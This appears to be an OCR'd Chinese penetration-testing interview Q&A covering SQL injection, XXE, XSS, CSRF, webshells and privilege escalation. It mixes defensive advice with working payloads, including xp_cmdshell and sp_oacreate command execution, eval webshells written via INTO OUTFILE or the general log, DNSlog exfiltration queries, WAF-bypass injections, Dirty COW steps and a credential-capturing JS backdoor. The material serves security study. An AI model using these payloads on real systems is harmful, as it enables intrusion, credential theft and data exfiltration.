
00-拿到目标站以后的渗透思路？

```
```

渗透测试流程：

1. 项目前期准备工作
2. 信息收集：whois、网站源IP、旁站、C段网站、服务器系统版本、容器版本、程序版本、数据库类型、二级域名、防火墙、维护者信息
3. 漏洞扫描：Nessus, AWVS
4. 手动挖掘：逻辑漏洞
5. 验证漏洞
6. 修复建议
7. （如果有）基线检查/复验漏洞
8. 输出报告

01-如何绕过CDN查真实IP？



1.多地ping看是否有cdn
2.邮件订阅或者rss订阅
3.二级域名可能不会做cdn
4.nslookup http://xxx.com 国外dns
5.查找域名历史解析记录，因为域名在上CDN之前用的IP，很有可能就是CDN的真实源IP地址
6.phpinfo上显示的信息
7.cloudflare github可以获取真实IP
8.一个网站有icon 可以根据icon hash 来查找真实IP
9.子域名绑定 测试子域可能回源

02-sleep函数被禁用后怎么进行sql注入？

BENCHMARK，Get_lock函数，当都被禁用后可以用计算量比较大的语句使数据库查询时间变长，从而达到延时注入的效果。
mysql：`AND (SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.SCHEMATA C);`

03-哪些地方存在xxe？架构问题？

xxe常见场景是如pdf在线解析、word在线解析、定制协议，留言板等，跟逻辑设计有关而与语言无关，最好是不要让XML作为参数传输或整体结构可被用户篡改。如果一定要使用，至少要禁用DTD、Entity。
xxe危害 读取本地文件，执行系统命令，探测内网端口，攻击内网服务
探测内网端口的协议有gopher file dict，不同语言支持不同的协议，是具体情况而定
file http ftp是常用的

防范，python用lxml时可以对resolve_entities设为false。或者过滤用户提交的xml

客户端也可以有xxe攻击，有的网站会使用office打开docx进行解析
Java解析XML的常用三方库，如果不禁用DTD、Entity都会导致XXE漏洞：

javax.xml.stream.XMLStreamReader;
javax.xml.parsers.DocumentBuilderFactory;

04-如何绕过Http-only？

HTTP-Only禁止的是JS读取cookie信息，Http Trace攻击就可以将你的Header里的Cookie回显出来，利用Ajax或者flash就可以完成这种攻击；或者配置或者应用程序上可能Bypass，比如header头的泄漏

05-SQL二次注入？

第一次进行数据库插入数据的时候，仅仅只是使用了`addslashes`或者是借助`get_magic_quotes_gpc`对其中的特殊字符进行了转义，在写入数据库的时候还是保留了原来的数据，但是数据本身还是脏数据。在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次进行需要进行查询的时候，直接从数据库中取出了脏数据，没有进行进一步的检验和处理，这样就会造成SQL的二次注入。

交友网站，填写年龄处是一个注入点，页面会显示出与你相同年龄的用户有几个。使用and 1=1确定注入点，用order by探测列数，union select探测输出点是第几列，

1. 爆库 `group_concat(schema_name) from information_schema.schemata`
2. 爆表 `group_concat(table_name) from information_schema.schemata where table_schema='hhh'`
3. 获取数据 `concat(flag) from flag`

修复：在从数据库或文件中取数据的时候，也要进行转义或者过滤。

06-SQLserver提权

xp_cmdshell提权
  xp_cmdshell是Sql Server中的一个组件，可以用来执行系统命令,在拿到sa口令之后，经常可以通过xp_cmdshell来进行提权

前提:
getshell或者存在sql注入并且能够执行命令。
sql server是system权限，sql server默认就是system权限

启用xp_cmdshell
```
EXEC master..sp_configure 'show advanced options',
1;RECONFIGURE;EXEC master..sp_configure 'xp_cmdshell',
1;RECONFIGURE;
# 通过xp_cmdshell执行系统命令
Exec master.dbo.xp_cmdshell 'whoami'
```

sp_oacreate提权
  在xp_cmdshell被删除或者出错情况下，可以充分利用SP_OACreate进行提权，

前提：
需要同时具备sp_oacreate和sp_oamethod两个功能组件

```
# 开启组件
EXEC sp_configure 'show advanced options', 1;RECONFIGURE WITH
OVERRIDE;EXEC sp_configure 'Ole Automation Procedures',
1;RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'show advanced options', 0;
# 执行系统命令（无回显）
declare @shell int exec sp_oacreate 'wscript.shell',@shell output
exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c
whoami'
```

通过沙盒执行命令

```
# 开启沙盒
exec master..xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxM
ode','REG_DWORD',1
# 利用jet.oledb执行命令
select * from
openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32
\ias\dnary.mdb','select shell("whoami")')
```

通过Agent Job执行命令
修改开启Ageent Job，执行无回显CobaltStrike生成powershell上线

07-GPC是什么？GPC之后怎么绕过？

如果`magic_quotes_gpc=On`，PHP解析器就会自动为post、get、cookie过来的数据增加转义字符“\”，以确保这些数据不会引起程序，特别是数据库语句因为特殊字符（认为是php的字符）引起的污染。

08-如何防范webshell

防范的措施大概有三种
第一种的思路是将专门存放上传文件的文件夹里面的脚本类型文件，解析成其他类型的文件，服务器不会以脚本类型来执行它。
第二种是匹配文件夹里的脚本类型文件，将其设置为无法读取及操作。
第三种是将文件上传到一个单独的文件夹，给一个二级的域名，然后不给这个虚拟站点解析脚本的权限，听说很多网站都用这种方式。

09-webshell检查思路

webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。

黑客通过浏览器以HTTP协议访问Web Server上的一个CGI文件，是一个合法的TCP连接，TCP/IP的应用层之下没有任何特征，只能在应用层进行检测。黑客入侵服务器，使用webshell，不管是传文件还是改文件，必然有一个文件会包含webshell代码，很容易想到从文件代码入手，这是静态特征检测；webshell运行后，B/S数据通过HTTP交互，HTTP请求/响应中可以找到蛛丝马迹，这是动态特征检测。

静态检测
静态检测通过匹配特征码，特征值，危险函数函数来查找webshell的方法，只能查找已知的webshell，并且误报率漏报率会比较高，但是如果规则完善，可以减低误报率，但是漏报率必定会有所提高。优点是快速方便，对已知的webshell查找准确率高，部署方便，一个脚本就能搞定。缺点漏报率、误报率高，无法查找0day型webshell，而且容易被绕过。

静态检测配合人工
一个检查工具 https://github.com/he1m4n6a/findwebshell

动态检测
Linux下就是nobody用户起了bash，Win下就是IIS User启动cmd，这些都是动态特征。再者如果黑客反向连接的话，那很更容易检测了，Agent和IDS都可以抓现行。Webshell总有一个HTTP请求，如果我在网络层监控HTTP，并且检测到有人访问了一个从没反问过得文件，而且返回了200，则很容易定位到webshell，这便是http异常模型检测，就和检测文件变化一样，如果非管理员新增文件，则说明被人入侵了。缺点也很明显，黑客只要利用原文件就很轻易绕过了，并且部署代价高，网站时常更新的话规则也要不断添加。

日志检测
使用Webshell一般不会在系统日志中留下记录，但是会在网站的web日志中留下Webshell页面的访问数据和数据提交记录。日志分析检测技术通过大量的日志文件建立请求模型从而检测出异常文件，称之为：HTTP异常请求模型检测。

寻找webshell
1.自动化查找 D盾 河马 fotify
2.手动查找 windows sublime 全文件夹查找 IDE PHPSTORM 全局查找
  Linux 命令查找 `grep -rn "eval(" *`
  webshell特征 PHP的危险函数
  还有`phar <?php XXXXX`

10-如何查找DNS解析记录

1. 查看浏览器缓存
2. 查看系统缓存
3. 查看路由器缓存
4. 查找ISP DNS缓存
5. 递归搜索。根据网址，发送一个DNS请求，UDP请求，端口为543，会请求一个 DNS服务器，DNS服务器会不断递归查找这个网址的IP

11- 登录页面的漏洞

注入点以及万能密码
敏感信息泄露
验证码绕过
无限注册帐号
任意密码重置
明文传输
越权漏洞

12-如何快速判定XSS类型？

存储型XSS：
  你发送一次带XSS代码的请求，以后这个页面的返回包里都会有XSS代码；
反射型XSS：
  你发送一次带XSS代码的请求，只能在当前返回的数据包中发现XSS代码；
DOM型XSS：
  你发送一次带XSS代码的请求，在返回包里压根儿就找不到XSS代码的影子；

CSP策略：浏览器内容安全策略，减少xss攻击。

13-CSRF、SSRF和重放攻击有什么区别？


- CSRF是跨站请求伪造攻击，由客户端发起
- SSRF是服务器端请求伪造，由服务器发起
- 重放攻击是将截获的数据包进行重放，达到身份认证等目的

14-CSRF 和 XSS 和 XXE 有什么区别，以及修复方式？

XSS是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。修复方式：对字符实体进行转义、使用HTTP Only来禁止JavaScript读取Cookie值、输入时校验、浏览器与Web应用端采用相同的字符编码。

CSRF是跨站请求伪造攻击，XSS是实现CSRF的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。修复方式：筛选出需要防范CSRF的页面然后嵌入Token、再次输入密码、检验Referer.

XXE是XML外部实体注入攻击，XML中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。修复方式：XML解析库在调用时严格禁止对外部实体的解析。



15-MongoDB注入方式

利用正则：找到y开头的name `db.items.find({name: {$regex:"^y"}})`

一些payload
1.`?login[$regex]=^&password[$regex]=^`
2.`?login[$not][$type]=1&password[$not][$type]=1`

16-mysql的网站，5.0以上和5.0以下有什么区别？

5.0以下没有information_schema这个系统表，无法列表名等，只能暴力跑表名。
5.0以下是多用户单操作，5.0以上是多用户多操作

17-MySQL写shell的问题

1.写shell用什么函数？
   - `select '<?php phpinfo()> into outfile 'D:/shelltest.php'`
   - `dumpfile`
   - `file_put_contents`
2.outfile不能用了怎么办？ `select unhex('udf.dll hex code') into dumpfile 'c:/mysql/mysql server 5.1/lib/plugin/xxoo.dll';`可以UDF提权
https://www.cnblogs.com/milantgh/p/5444398.html
3.dumpfile和outfile有什么不一样？outfile适合导库，在行末尾会写入新行并转义，因此不能写入二进制可执行文件。
4.sleep()能不能写shell？
5. 写shell的条件？
   - 用户权限
   - 目录读写权限
   - 防止命令执行：`disable_functions`，禁止了`disable_functions=phpinfo,exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source`，但是可以用dl扩展执行命令或者ImageMagick漏洞
https://www.waitalone.cn/imagemagic-bypass-disable_function.html
  open_basedir: 将用户可操作的文件限制在某目录下

mysql写shell的条件
1、网站可访问路径的绝对路径
2、secure_file_priv 的值非NULL或包含了导出的绝对路径
secure_file_priv的值在mysql配置文件my.ini中设置，这个参数用来限制数据导入导出
Mysql>=5.5.53 默认为NULL，即默认禁止导入导出
Mysql<5.5.53 默认为空，即默认无限制
3、mysql服务有对网站可访问路径的写权限
4、mysql连接用户有FILE权限/ROOT用户或ROOT权限
5、GPC关闭//未对闭合用的引号转义
outfile 和 dumpfile的路径不支持hex，必须有引号包裹

mysql日志写shell
与导出函数写Shell相比，规避了 secure_file_priv 的限制
1.网站可访问路径的绝对路径
2.mysql服务有对网站可访问路径的写权限
3.mysql连接用户有权限开启日志记录和更换日志路径/ROOT权限
4.GPC关闭/未对闭合用的引号转义
　虽然日志路径可以hex编码，但被记入日志的查询语句中的shell内容需要引号包裹，加`\`后传到数据库执行会报错，无法记录进日志

root权限
GPC 关闭（能使用单引号），magic_quotes_gpc=On
有绝对路径（读文件可以不用，写文件必须）
没有配置-secure-file-priv
成功条件：有读写的权限，有 create、insert、select 的权限

18-disable_functions 绕过

1. 黑名单总有漏网之鱼，多尝试一些函数
2. LD_PRELOAD：原理就是劫持系统函数，使程序加载恶意动态链接库文件，从而执行系统命令等敏感操作
3. lmageMagick：利用lmageMagick命令执行漏洞（CVE-2016-3714）
4. Windows系统组件COM绕过
5. PHP7.4FFI绕过
6. 利用Bash破壳（CVE-2014-6271）漏洞绕过
7. 利用imap_open()绕过（CVE-2018-19518）
8. 利用pcntl插件绕过

19-拿到webshell不出网情况下怎么办

reg上传去正向连接。或探测出网协议，如dns，icmp

20-脏牛提权漏洞

脏牛漏洞，Dirty COW， CVE-2016-5195
漏洞范围：Linux内核 >= 2.6.22

简要分析：该漏洞具体为，Linux内核的内存子系统在处理写入复制（copy-on-write，COW）时产生了竞争条件（race condition）。恶意用户可利用此漏洞，来获取高权限，对只读内存映射进行写访问。竞争条件，指的是任务执行顺序异常，可导致应用崩溃，或令攻击者有机可乘，进一步执行其他代码。利用这一漏洞，攻击者可在其目标系统提升权限，甚至可能获得root权限

步骤：
1.查看系统版本和用户权限
2.下载exp到本地　使用gcc -pthread dirty.c -o dirty -lcrypt命令对dirty.c进行编译，生成一个dirty的可执行文件
3.执行./dirty 密码命令，即可进行提权

23-sqlmap的--level和--risk的区别

level级别越高发送的请求越多，并且在level3以上时会尝试对referer注入。

而risk则是风险系数，默认是1会测试大部分的测试语句，2会增加基于事件的测试语句，3会增加OR语句的QL注入测试。在有些时候，例如在UPDATE的语句中，注入一个OR的测试语句，可能导致更新的整个表，可能造成很大的风险

24-存储型XSS怎么利用？

XSS攻击的原理是通过修改或者添加页面上的JavaScript恶意脚本，在浏览器渲染页面的时候执行该脚本，从而实现窃取COOKIE或者调用Ajax实现其他类型的CSRF攻击，还可以插入beef进行钓鱼等
CORS（浏览器同源策略）
js =>ajax 去请求其他网站的东西
test.com 根据浏览器的CORS策略 他只能在test.com里面请求东西
test.com 调用ajax 去访问 xxxx.com assdasd.test.com 如果目标的CORS头 默认不放行test.com 这样 test.com 的ajax请求就不会访问其他网站

25-MYSQL 数据库的站，只有一个 80 端口开放？

更改了端口　站库分离；3306端口不对外开放。

26-审查上传点的元素有什么意义？

有些站点的上传文件类型限制是在前端实现的，这时只要增加上传类型就能
突破限制了。

27- 3389 无法连接

没开放 3389 端口;端口被修改;防护拦截;处于内网(需进行端口转发)

28-目标站无防护，上传图片可以正常访问，上传脚本格式访问则 403

有可能web服务器配置把上传目录写死了不执行相应脚本，尝试改后缀名绕过。

29-Mysql几种提权方式

Mysql_UDF 提权
利用了root高权限，创建带有调用 cmd 的函数的 udf.dll 动态链接库，
导出 udf.dll 文件后，我们就可以直接在命令框输入 cmd

限制条件：
1-MySQL 数据库没有开启安全模式（确认secure_file_priv=''是否为空）
2-已知的数据库账号具有对MySQL数据库insert和delete的权限，最好是root最高权限。
3-shell有写入到数据库安装目录的权限。

MOF提权：
MOF提权是一个有历史的漏洞，基本上在Windows Server 2003的环境下才可以成功。提权的原理是C:/Windows/system32/wbem/mof/目录下的mof文件每隔一段时间（几秒钟左右）都会被系统执行，因为这个 MOF 里面有一部分是 VBS脚本，所以可以利用这个VBS脚本来调用CMD来执行系统命令，如果 MySQL有权限操作 mof 目录的话，就可以来执行任意命令了。

30-针对token的测试 会注意哪些方面？

针对token的攻击，一是对它本身的攻击，重放测试一次性、分析加密规则、校验方式是否正确等，二是结合信息 泄露漏洞对它的获取，结合着发起组合攻击信息泄露有可能是缓存、日志、get，也有可能是利用跨站很多跳转登录的都依赖token，有一个跳转漏洞加反射型跨站就可以组合成登录劫持了另外也可以结合着其它业务来描述token的安全性及设计不好怎么被绕过比如抢红包业务之类的

31-token和refer横向对比 谁安全等级高？

token安全等级更高，因为并不是任何服务器都可以取得referer，如果从HTTPS 跳到HTTP，也不会发送referer。并且FLASH一些版本中可以自定义referer。但是token的话，要保证其足够随机且不可泄露。(不可预测性原则)

32-SQL注入写shell 单引号被过滤咋办？

写 shell: root 权限，GPC 关闭，知道文件路径outfile函数

```
http://127.0.0.1:81/sqli.php?id=1 into outfile
C:\\wamp64\\www\\phpinfo.php' FIELDS
TERMINATED BY '<?php phpinfo(); ?>'
http://127.0.0.1:81/sqli.php?id=-1 union select
1,0x3c3f706870207068706e666f28293b203f3e,3,4 into outfile
C:\\wamp64\\www\\phpinfo.php'`
```

宽字节注入

代替空格的方法

%0a、%0b、%a0 等/**/ 等注释符<>

33-宽字节注入的原理？

产生原理
在数据库使用了宽字符集而WEB中没考虑这个问题的情况下，在WEB层，由于 0XBF27是两个字符，在PHP中比如addslash和 magic_quotes_gpc 开启时，由于会对 0x27 单引号进行转义，因此0xbf27会变成0xbf5c27,而数据进入数据库中时，由于 0XBF5C 是一个另外的字符，因此\转义符号会被前面
的 bf 带着"吃掉"，单引号由此逃逸出来可以用来闭合语句。

根本原因
character_set_client(客户端的字符集)和 character_set_connection(连接层的字符集)不同,或转换函数
如iconv、mb_convert_encoding使用不当。

解决办法
统一数据库、Web 应用、操作系统所使用的字符集，避免解析产生差异，最好都设置为 UTF-8。或对数据进行正确的转义，
如mysql_real_escape_string+mysql_set_charset的使用。

34-img标签除了onerror属性外，还有其他获取管理员路径的办法？

1.服务器修改apache配置文件，配置.jpg文件以php方式来解析AddType application/x-httpd-php .jpg <img src=http://xss.tv/1.jpg> 会以php方式来解析

2.c定一个远程的脚本文件，获取 referer

35-代码执行、文件读取、命令执行函数有哪些？

1）代码执行：
eval,preg_replace+/e,assert,call_user_func,call_user_func_array,create_function

2）文件读取：
file_get_contents(),highlight_file(),fopen(),read
file(),fread(),fgetss(),
fgets(),parse_ini_file(),show_source(),file()等

3)命令执行：
system(), exec(), shell_exec(), passthru() ,pcntl_exec(),
popen(),proc_open()

36-为什么aspx木马权限比asp大？

aspx使用的是.net技术。IIS中默认不支持，ASP只是脚本语言而已。入侵的时候asp的木马一般是guest权限…APSX的木马一般是users权限。

37-提权为何选择可读写目录？不用带空格的目录？

因为exp执行多半需要空格界定参数

38-有shell情况下如何使用xss实现对目标站的长久控制？

后台登录处加一段记录登录账号密码的 js，并且判断是否登录成功，如果登录成功，就把账号密码记 录到一个生僻的路径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控 制权限的网络)。 在登录后才可以访问的文件中插入XSS脚本

39-发现uid=100注入点，获取shell的思路？

有写入权限的，构造联合查询语句使用 using INTO OUTFILE，可以将查询的输出重定向到系统的文件中，这样去写入WebShell使用sqlmap –os-shell原理和上面一种相同，来直接获得一个Shell，这样效率更高通过构造联合查询语句得到网站管理员的账户和密码，然后扫后台登录后台，再在后台通过改包上传等方法上传Shell.

40-如何拿一个站点的webshell？

上传，后台编辑模板，sql注入写文件，命令执行，代码执行，一些已经爆出的cms 漏洞，比如dedecms后台可以直接建立脚本文件，wordpress上传插件包含脚本文件zip压缩包等

41-手工判断目标站是Windows还是Linux？

```
1.Linux大小写敏感 Windows不敏感

2.通过Ping的值 TTL
  Linux值 64或者255
  win 32   128
  unix   255
```

42.SVN/GIT 源代码泄露

1.在使用 SVN 管理本地代码过程中，会自动生成一个名为.svn 的隐藏文件夹，其中包含重要的源代码信息/.git/config
2.使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起git泄露漏洞/.svn/entries

43.项目上漏洞扫描需注意哪些？

跟客户确认是否允许登录扫描、扫描并发连接数及线程数、是否允许暴力破确，什么时间扫描、通知客户备份一下数据，开启业务系统及网站运维监控，以免断机可及时恢复

44.Mysql注入点，工具对目标站点写一句话 需要哪些条件？

root权限、网站的绝对路径、需要数据库开启 secure_file_priv相当于secure_file_priv的值为空，不为空不充许写入webshell（默认不开启，需要修改my.ini 配置文件）

45.为何一个mysql数据库的站，只有一个80端口开放

1、更改了数据库端口，没有扫描出来。
2、站库分离。
3、3306 端口不对外开放

46.报错注入的函数？

updatexml、extractvalue、floor、exp

47-Post和Get都做了防注入，可以采用什么方式绕过？

Cookies注入绕过

48-SQL注入只能查帐号密码？

最低权限都可以查找帐号和密码，如 mssql sa 权限可以获取系统权限，dbowner 可以获取 Webshell，public 可以脱库；mysql root 权限、知道网站的绝对路径、数据库 my.ini 配置文件 secure_file_priv 值为空时，就可以获取 webshell 并执行操作系统命令。

49-sqlmap，怎么对一个注入点注入？

1.如果是 get 注入，直接，sqlmap -u "注入点网址".
2.如果是 post 注入，可以 sqlmap –r "burp 地址访问包”
3.如果是 cookie，X-Forwarded-For等，可以访问的时候，用burpsuite抓包，注入处用号替换，放到文件里，然后sqlmap -r "文件地址"，记得加上–level 3参数

50-SQL注入的防护方法？

1、涵数过滤，如!is_numeric 涵数 //判断变量 id 是否为数字
2、直接下载相关防范注入文件，通过 incloud 包含放在网站配置文件里面，如 360、阿里云、腾迅提供的防注入脚本
3、使用白名单来规范化输入验证方法
4、采用 PDO 预处理
5、使用 Waf 拦截

51-盲注IF被过滤怎么绕过？

如果 and if 被 waf 拦截，我们可以使用内联注释来绕过函数的检测，如：

```
xor /*!if*/(length(/*!database*//*!()*/)>=1,/*!sleep*//*!
(1)*/,curdate())%23
^ /*!if*/(length(/*!database*//*!()*/)>=1,/*!sleep*//*!
(1)*/,curdate())%23
/*!if*/(length(/*!database*//*!()*/)>=1,/*!sleep*//*!
(1)*/,curdate())%23
and case when 1!=0 then /*!sleep*//*!(5)*/ else 0 end %23
```

52-SQL注入无回显，利用DNSlog如何构造？

1.没有回显的情况下，一般编写脚本，进行自动化注入。但与此同时，由于防火墙的存在，容易被封禁 IP，可以尝试调整请求频率，有条件的使用代理池进行请求。
2.此时也可以使用 DNSlog 注入，原理就是把服务器返回的结果放在域名中，然后读取 DNS 解析时的日志，来获取想要的信息。
3.Mysql 中利用load_file()构造payload

```
‘ and if((select load_file(concat(‘\\\\’,(select
database()),’.xxx.ceye.io\\abc’))),1,0)#
```

4.Mssql 下利用 master..xp_dirtree 构造 payload

```
DECLARE @host varchar(1024);SELECT @host=(SELECT
db_name())+’.xxx.ceye.io’;EXEC(‘master..xp_dirtree”\’+@host+’
\foobar$”‘);
```

53.PHPadmin写shell的方法？

```
一、常规导入 shell 的操作
创建数据表导出 shell
CREATE TABLE `mysql`.`shadow9` (`content` TEXT NOT NULL );
INSERT INTO `mysql`.`shadow9` (`content` ) VALUES (‘<?php
@eval($_POST[pass]);?>’);
SELECT `content` FROM `shadow9` INTO OUTFILE
‘C:\\phpStudy\\WWW\\90sec.php’;
DROP TABLE IF EXISTS `shadow9`;

二、一句话导出shell：
select '<?php @eval($_POST[pass]);?>' into outfile 'c:/phpstu
dy/www/90sec.php';
select '<?php @eval($_POST[pass]);?>' into outfile 'c:\\phpst
udy\\www\\90sec.php';
select '<?php @eval($_POST[pass]);?>' into dumpfile 'c:\\phps
tudy\\www\\bypass.php';

三、日志备份获取 shell
show global variables like "%genera%"; //查询general_
log配置
set global general_log='on'; //开启 general log 模 式
SET global general_log_file='D:/phpStudy/WWW/cmd.php'; //设
置日志文件保存路径
SELECT '<?php phpinfo();?>'; //phpinfo()写入日志
文件
set global general_log='off'; //关闭 general_log模 式
```

54.预编译能不能百分百防御SQL注入？如不能请举例

```
$pdo->query('SET NAMES gbk');
$var = "\xbf\x27 OR 1=1 /*";
$query = 'SELECT * FROM test WHERE name = ? LIMIT 1';
$stmt = $pdo->prepare($query);
$stmt->execute(array($var));   #类似于宽字节注入
```

```
$dbh = new PDO("txf");
$name = $_GET['name'];
$stmt = $dbh->prepare('SELECT * FROM ' . $name . ' where usern
ame = :username');
$stmt->execute( array(':username' => $_REQUEST['username'])
);
#参数 name 是一串数组，PDO 不会生效
```

```
$stmt = $dbh->prepare('SELECT * FROM foo ORDER BY
:userSuppliedData');
#PDO对DDL不生效
```

55.SQL注入时 and or 被过滤怎办？

```
1.大小写变形
2.编码
3.添加注释
4.双写法
5.利用符号形式
6.浮点数      #数字被注释
7.函数替代     #符号被注释
```

56-快速找文件下载漏洞？

```
一般链接形式:
download.php?path=
down.php?file=
data.php?file=
download.php?filename=

或者包含参数:
&Src=
&Inputfile=
&Filepath=
&Path=
&Data=
```

57-任意文件下载的防范方法？

（1）过滤"."，使用户在url中不能回溯上级目录
（2）正则严格判断用户输入参数的格式
（3）php.ini 配置open_basedir限定文件访问范围

58-CORS产生利用方式？绕过同源策略方式？

1-CORS 全称是”跨域资源共享”（Cross-origin resource sharing）,Origin源未严格，从而造成跨域问题,允许浏览器向跨源服务器，发出
XMLHttpRequest请求
2-Origin 为*的时候，使用 curl 测试 CORS，
curl <url> -H “Origin: https://evil.com” -I
再寻找的 api 接口是否有敏感信息泄漏。

3-同源：协议相同、域名相同、端口相同，绕过同源策略限制的方法：
1、document.domain 属性
2、片段识别符（URL 后加#号）
3、window.name
4、跨文档通信 API
5、JSONP
6、CORS
7、WebSockets

4-jsonp 跨域利用：获取 JSON 数据并编码发送到远程服务器

59-XSS弹窗函数和常见的XSS绕过策略？

alert,confirm,prompt 三种函数

